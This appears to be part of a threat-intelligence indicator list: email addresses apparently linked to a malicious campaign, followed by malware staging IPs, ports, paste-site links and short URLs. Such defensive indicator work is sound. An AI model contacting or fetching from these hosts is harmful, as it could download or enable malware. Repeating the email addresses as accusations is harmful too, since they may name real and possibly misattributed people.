joshidhruv9911@gmail.com
jourgesanchezandre@gmail.com
juanariasgallego73@gmail.com
juanpablo46282@outlook.com
jubox70@hotmail.com
judebitcoin001@mail.io
kacha.pranik7@outlook.com
karmaursasrasw76078@hotmail.com
kellyleviagh162@hotmail.com
kenjigeorgedmsb@hotmail.com
keresomarjo3yxx@outlook.com
kevinfaldu70@gmail.com
kevintracy516@gmail.com
kingfaithmwj448@outlook.com
kingmadisonayu169@outlook.com
kmettamaeyaov5@hotmail.com
kocakkaganberk@gmail.com
koczeradilsiri@outlook.com
korpkolenko95423@outlook.com
kostkyjan@gmail.com
krishinawaljika@gmail.com
kylahtfreshxs@outlook.com
kylenywahabepz1n@outlook.com
kyletothem19@gmail.com
lauren053418@gmail.com

leandrabb1010@outlook.com
leitebenjamimisabella@gmail.com
lelandholmes24@gmail.com
leonjackariaeth@gmail.com
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ltix9149@outlook.com
lucretiaschiel234@outlook.com
luislozada2@outlook.com
lumitech2024@oddlygood.shop
luqman93984@gmail.com
m77105712@gmail.com
marcus.ellington.dev@outlook.com
marcus.ellington582@outlook.com
markjoseph6435@outlook.com
martinezmayaitd468@hotmail.com
marvinazteka@gmail.com
masonnoahwpv624@hotmail.com
matheuseduardo0141@gmail.com
matthiaswhitakerpzxn@outlook.com
mc73958292@gmail.com
mchardyyoder524@outlook.com
mdsarehudrsa@gmail.com
megaft_jack@outlook.com
melyndaydfhiix759@hotmail.com
merrowabaloz91@outlook.com
metahorse111@hotmail.com
mextonberlin@gmail.com
mieszko.manijak@gmail.com
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mitzisyzdek9495@hotmail.com
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murraybenjamindon285@hotmail.com
mvitalii206@gmail.com
myerspeytoncmb309@hotmail.com
mykolad114@gmail.com
myselfmail0301@gmail.com
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nikabadzeqartlos0321@gmail.com
nikakips@oddlygood.shop
nonahkpasseauw1@hotmail.com
novaspenceroiedo53115@hotmail.com

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ogwqgkm93@hotmail.com
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porconocks930@outlook.com
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reedellieaor943@hotmail.com
reinajean97@gmail.com
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romeoklinemchj@outlook.com
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rwademo@outlook.com
ryanduneqoytj65973@hotmail.com
ryanquigleyqjxsi63873@outlook.com
saffaikunauhol4px@hotmail.com
salceanu@techtrovedev.com
santos25590207@gmail.com
sarelakorline86@hotmail.com
sborokkarnskxiik@outlook.com
selenaquasareybuc19080@hotmail.com
sergay.yarmak@gmail.com

sergayyarma@outlook.com
sergayyarmak@outlook.com
sergey12b@outlook.com
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serhiinosachenko94@gmail.com
shericecraner687@hotmail.com
silviafalconfxgub29270@outlook.com
silviaursafpywt26987@outlook.com
sinclaircallam8029@hotmail.com
slomerandera708@hotmail.com
smt.adh@gmail.com
snowl3784@gmail.com
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sseddw@5hrink.click
staislaveover@gmail.com
stasscbirri2ttg8@outlook.com
stevensondavin33@gmail.com
stonebornbkjyv2206vlq8g6x1@hotmail.com
superbusiness0422@gmail.com
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tech.adrianwilliam@outlook.com
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theapocso@outlook.com
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urbanbeaumonthlgpj24253@outlook.com
vanderweerdpearcey0112@hotmail.com
vickypollard39@outlook.com
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xrhz2984@outlook.com
xylosmontagueujsvt83787@hotmail.com
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yorvideltoro64@gmail.com
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Staging domains and IPs used by malware (327)

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104.194.133.88:1224/client/9/
104.194.133.88:1224/pdown
104.194.133.88:1224/uploads
144.172.86.27:1224
147.124.202.225
147.124.214.129:1244
147.124.214.131:1244
163.5.59.184
165.140.85.105:1244
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23.106.253.209:1244
23.106.253.209:1244/client
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45.83.140.231/client
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95.179.135.133:1244

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jsonkeeper.com/b/LNB8O
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jsonkeeper.com/b/RI1WK
jsonkeeper.com/b/TCVGF
jsonkeeper.com/b/USG1G
jsonkeeper.com/b/VDBV2
jsonkeeper.com/b/XFLCP
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lackservice.short.gy/ZRsvn1k9l
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lackservice.short.gy/ZRsvn1k9w
locservice.short.gy/ZRj2s0k9l
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nnlabs.pro/settings/mac?flag=6
nnlabs.pro/settings/windows?flag=6
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